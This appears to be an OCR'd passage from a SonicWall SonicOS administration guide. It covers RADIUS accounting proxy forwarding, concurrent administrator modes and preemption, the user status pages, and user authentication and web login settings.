A SonicWall appliance acting as a RADIUS accounting server can proxy-forward requests to up to four other RADIUS accounting servers for each network access server (NAS). Each RADIUS accounting server is separately configurable for each NAS.

To avoid the need to re-enter the configuration details for each NAS, the UI on the SonicWall appliance allows you to select the forwarding for each NAS from a list of configured servers.

The proxy forwarding configuration for each NAS client includes time outs and retries. How to forward requests to two or more servers can be configured by selecting the following options:

- **try the next server on a timeout**
- **forward each request to all the servers**

Non-Domain Users

Users reported to a RADIUS accounting server are determined to be local (non-domain) users in the following cases:

- The user name was sent without a domain, and it is not configured to look up domains for the server via LDAP.
- The user name was sent without a domain, and it is configured to look up domains for the server via LDAP, but the user name was not found.
- The user name was sent with a domain, but the domain was not found in the LDAP database.
- The user name was sent without a domain, but the user name was not found in the LDAP database.

A non-domain user authenticated by RADIUS accounting is subject to the same constraints as one authenticated by the other SSO mechanisms, and the following restrictions apply:

- The user logged in only if **Allow limited access for non-domain users** is set.
- The user is not made a member of the Trusted Users group.

IPv6 Considerations

In RADIUS accounting, these attributes are used to contain the user's IPv6 address:

- Framed-Interface-Id / Framed-IPv6-Prefix
- Framed-IPv6-Address

Currently, all these IPv6 attributes are ignored.

Some devices pass the IPv6 address as text in the **Calling-Station-ID** attribute.

The **Calling-Station-ID** is also ignored if it does not contain a valid IPv4 address.

RADIUS accounting messages that contain an IPv6 address attribute and no IPv4 address attribute are forwarded to the proxy server. If no proxy server is configured, IPv6 attributes discarded.

RADIUS Accounting Server

RADIUS accounting normally uses UDP port 1646 or 1813. UDP port 1813 is the IANA-specified port. UDP port 1646 is an older unofficial standard port. The SonicWall appliance listens on port 1812 by default. Other port numbers can be configured for the RADIUS accounting port, but the appliance can only listen on only one port. So, if you are using multiple network access servers (NASs), they must all be configured to communicate on the same port number.

Multiple Administrator Support Overview

Topics:

What is Multiple Administrators Support?

The original version of SonicOS supported only a single administrator to log on to a SonicWall Inc. security appliance with full administrative privileges. Additional users can be granted “limited administrator” access, but only one administrator can have full access to modify all areas of the SonicOS GUI at one time.

SonicOS releases 4.0 and higher provide support for multiple concurrent administrators. This feature allows for multiple users to log-in with full administrator privileges. In addition to using the default **admin** user name, additional administrator usernames can be created.

Because of the potential for conflicts caused by multiple administrators making configuration changes at the same time, only one administrator is allowed to make configuration changes. The additional administrators are given full access to the GUI, but they cannot make configuration changes.

Benefits

Multiple Administrators Support provides the following benefits:

- **Improved productivity** - Allowing multiple administrators to access a SonicWall security appliance simultaneously eliminates "auto logout," a situation that occurs when two administrators require access to the appliance at the same time and one is automatically forced out of the system.
- **Reduced configuration risk** – The new read-only mode allows users to view the current configuration and status of a SonicWall security appliance without the risk of making unintentional changes to the configuration.

How Does Multiple Administrators Support Work?

Topics:

Configuration Modes

In order to allow multiple concurrent administrators, while also preventing potential conflicts caused by multiple administrators making configuration changes at the same time, the following configuration modes have been defined:

- **Configuration mode** - Administrator has full privileges to edit the configuration. If no administrator is already logged into the appliance, this is the default behavior for administrators with full and limited administrator privileges (but not read-only administrators).

  NOTE: Administrators with full configuration privilege can also log in using the Command Line Interface (CLI).

- **Read-only mode** - Administrator cannot make any changes to the configuration, but can view the browse the entire management UI and perform monitoring actions.

  Only administrators that are members of the **SonicWall Read-Only Admins** user group are given read-only access, and it is the only configuration mode they can access.

- **Non-configuration mode** - Administrator can view the same information as members of the read-only group and they can also initiate management actions that do not have the potential to cause configuration conflicts.

  Only administrators that are members of the **SonicWall Administrators** user group can access non-configuration mode. This mode can be entered when another administrator is already in configuration mode and the new administrator chooses not to preempt the existing administrator. By default, when an administrator is preempted out of configuration mode, he or she is converted to non-configuration

mode. On the **System > Administration** page, this behavior can be modified so that the original administrator is logged out.

Access Rights Available Based on Configuration Mode provides a summary of the access rights available to the configuration modes. Access rights for limited administrators are included also, but note that this table does not include all functions available to limited administrators.

Access Rights Available Based on Configuration Mode

Function	Full admin in config mode	Full admin in non-config mode	Read-only administrator	Limited administrator
Import certificates	X			
Generate certificate signing requests	X			
Export certificates	X			
Export appliance settings	X	X	X	
Download TSR	X	X	X	
Use other diagnostics	X	X		X
Configure network	X			X
Flush ARP cache	X	X		X
Setup DHCP Server	X			
Renegotiate VPN tunnels	X	X		
Log users off	X	X		X guest users only
Unlock locked-out users	X	X		
Clear log	X	X		X
Filter logs	X	X	X	X
Export log	X	X	X	X
Email log	X	X		X
Configure log categories	X	X		X
Configure log settings	X			X
Generate log reports	X	X		X
Browse the full UI	X	X	X	
Generate log reports	X	X		X

User Groups

The Multiple Administrators Support feature introduces two new default user groups:

- **SonicWall Administrators** - Members of this group have full administrator access to edit the configuration.
- **SonicWall Read-Only Admins** - Members of this group have read-only access to view the full management interface, but they cannot edit the configuration and they cannot switch to full configuration mode.

It is not recommended to include users in more than one of these user groups. However, if you do so, the following behavior applies:

- If members of the **SonicWall Administrators** user group are also included in the **Limited Administrators** or **SonicWall Read-Only Admins** user groups, the members will have full administrator rights.

- If members of the **Limited Administrators** user group are included in the **SonicWall Read-Only Admins** user group, the members will have limited administrator rights.

Priority for Preempting Administrators


The following rules govern the priority levels that the various classes of administrators have for preempting administrators who are already logged into the appliance:

1. The **admin** user and SonicWall Global Management System (GMS) both have the highest priority and can preempt any users.
2. A user who is a member of the **SonicWall Administrators** user group can preempt any users except for the **admin** and SonicWall GMS.
3. A user who is a member of the **Limited Administrators** user group can only preempt other members of the **Limited Administrators** group.

GMS and Multiple Administrator Support

When using SonicWall GMS to manage a SonicWall security appliance, GMS frequently logs in to the appliance (for such activities as ensuring that GMS management IPsec tunnels have been created correctly). These frequent GMS log-ins can make local administration of the appliance difficult because the local administrator can be preempted by GMS.


Viewing User Status




The **Users > Status** page displays the **Active User Sessions** on the firewall. The **Active User Sessions** panel lists the **User Name**, **IP Address**, **Session Time**, **Time Remaining**, **Inactivity Remaining**, **Settings**, and **Logout**.

To log a user out, click the **Logout** icon at the end of the line for that user.


When you select the **Show unauthenticated users** option, the unauthenticated users are listed in the **Unauthenticated Users** panel of the **Users > Status** page.




When you select the **Include inactive users** option, the inactive users are listed in grey in the **Active User Sessions** panel of the **Users > Status** page.




On the **Dashboard > User Monitor** page, when you click the **Tools** icon, you can select the user types that you want to display, including **Inactive Users**.




When you select **Inactive Users**, the inactive users are shown in grey on the **User Monitor**. This graphic shows a test repeatedly logging 50,000 users in and then letting them go inactive:



On the **Users > Status** page, each panel has a **Filter** button and an associated input box to enter the filter string. Help information is displayed when you pause your mouse over the **Filter** button.



When you pause your mouse over the **Stats** button, the user counts are displayed.




Configuring User Settings

On this page, you can configure the authentication method required, global user settings, and an acceptable user policy that is displayed to users when logging onto your network.

Configuration instructions for the settings on this page are provided in the following sections:

- Configuring User Authentication Settings
- Configuring User Web Login Settings
- User Session Settings
- User Session Settings for SSO-Authenticated Users
- User Session Settings for Web Login
- Other Global User Settings
- Acceptable Use Policy
- Customize Login Pages

Configuring User Authentication Settings



- In the **User authentication method** drop-down list, select the type of user account management your network uses:
    - Select **Local Users** to configure users in the local database in the SonicWall appliance using the **Users > Local Users** and **Users > Local Groups** pages.

For information about using the local database for authentication, see Using Local Users and Groups for Authentication.

For detailed configuration instructions, see the following sections:

- Configuring Local Users
- Configuring Local Groups

- Select **RADIUS** if you have more than 1,000 users or want to add an extra layer of security for authenticating the user to the SonicWall. If you select RADIUS for user authentication, users must log into the SonicWall using HTTPS in order to encrypt the password sent to the SonicWall. If a user attempts to log into the SonicWall using HTTP, the browser is automatically redirected to HTTPS.

  For information about using a RADIUS database for authentication, see Using RADIUS for Authentication.

  For detailed configuration instructions, see Configuring RADIUS Authentication

- Select **RADIUS + Local Users** if you want to use both RADIUS and the SonicWall local user database for authentication.
- Select **LDAP** if you use a Lightweight Directory Access Protocol (LDAP) server, Microsoft Active Directory (AD) server, or Novell eDirectory to maintain all your user account data.

  For information about using an LDAP database for authentication, see Using LDAP/Active Directory/eDirectory Authentication.

  For detailed configuration instructions, see Configuring LDAP Integration in SonicOS

- Select **LDAP + Local Users** if you want to use both LDAP and the SonicWall local user database for authentication.


- In the **Single-sign-on method** list, select one of the following:
  - Select **SSO Agent** if you are using Active Directory for authentication and the SonicWall SSO Agent is installed on a computer in the same domain.
  - Select **Terminal Services Agent** if you are using Terminal Services and the SonicWall Terminal Services Agent (TSA) is installed on a terminal server in the same domain.
  - Select **Browser NTLM authentication** if you want to authenticate Web users without using the SonicWall SSO Agent or TSA. Users are identified as soon as they send HTTP traffic. NTLM requires RADIUS to be configured (in addition to LDAP, if using LDAP), for access to MSCHAP authentication. If LDAP is selected above, a separate **Configure** button for RADIUS appears here when NTLM is selected.
  - Select **RADIUS Accounting** if you want a network access server (NAS) to send user login session accounting messages to an accounting server.

    For detailed SSO configuration instructions, see Configuring Single Sign-On.

    For Browser NTLM authentication configuration, see Configuring Your SonicWall Appliance for Browser NTLM Authentication.
- Select **Case-sensitive user names** to enable matching based on capitalization of user account names.
- Select **Enforce login uniqueness** to prevent the same user name from being used to log into the network from more than one location at a time. This setting applies to both local users and RADIUS/LDAP users. However, the login uniqueness setting does not apply to the default administrator with the username **admin**.
- Select **Force relogin after password change** to force the user to login immediately after changing the password.
- In the **One-Time Password** section, select the following:

- Select either **Plain text** or **HTML** for **One-time password Email format**, depending on your preference if you are using One-Time Password authentication.
- Select one of the following for **One-time password format:**
  - Characters
  - Characters+Numbers
  - Numbers
- Enter the minimum and maximum values for **One Time Password Length.**

Configuring User Web Login Settings



- In the **Show user authentication page for** field, enter the number of minutes that a user has to log in before the login page times out. If it times out, a message displays saying they must click before attempting to log in again.


  When user authentication is enabled in SonicOS, a connecting user is redirected to a secure login page, using HTTPS. In previous releases, the administrator could only configure an appliance LAN IP address for the redirect. This redirect to “https://<local IP address>” could cause a certificate warning to display, requiring the user to click the option to continue to the website in order to log in.

- SonicOS provides options under **Redirect the browser to this appliance via**: that allow you to enable redirecting to a domain name as well as to an IP address.

  Options are available to redirect to the following:

  - **The interface IP address** – This option redirects the user to the IP address of the interface to which his computer or local network is connected. This operates the same as in previous releases.
  - **Its domain name from a reverse DNS lookup of the interface IP address** – This option causes the appliance to determine the Fully Qualified Domain Name of the interface IP address, and redirect the user to that domain name. For this to work, Reverse DNS must be enabled for the domain in the DNS server.


    Click on the **Show Cache** button to display the **Interface Host Names Reverse DNS Cache** table, which lists **Interface**, **IP Address**, **DNS Name**, and **TTL (secs)**.



- **Its configured domain name** – This option redirects the user to the domain name that is configured on the System > Administration page. The firewall's domain name must be configured there before this redirect can work, and in each zone that users will be logging in from, it must be a valid domain name that resolves to an interface IP address. Possible zones include LAN, WLAN, WAN, etc.

  The domain name needs to be registered in the DNS server for each zone, and must resolve to the correct interface IP address for that zone. The domain name can be private, for internal users, or an externally registered domain name.

- **The name from the administration certificate** – This option redirects the user to the domain name (common name) in the certificate that was imported. The certificate must be imported on the System > Administration page before this redirect can work, and as above it must be a valid domain name in each zone that users will be logging in from.



  A SAN (Subject Alternative Names) certificate can secure multiple domain names. Importing this type of certificate allows error-free user authentication redirects for several domains.

- Select **Redirect users from HTTPS to HTTP on completion of login** if you want users to be connected to the network through your SonicWall appliance via HTTP after logging in via HTTPS. If you have a large number of users logging in via HTTPS, you may want to redirect them to HTTP, because HTTPS consumes more system resources than HTTP. If you deselect this option, you will see a warning dialog.
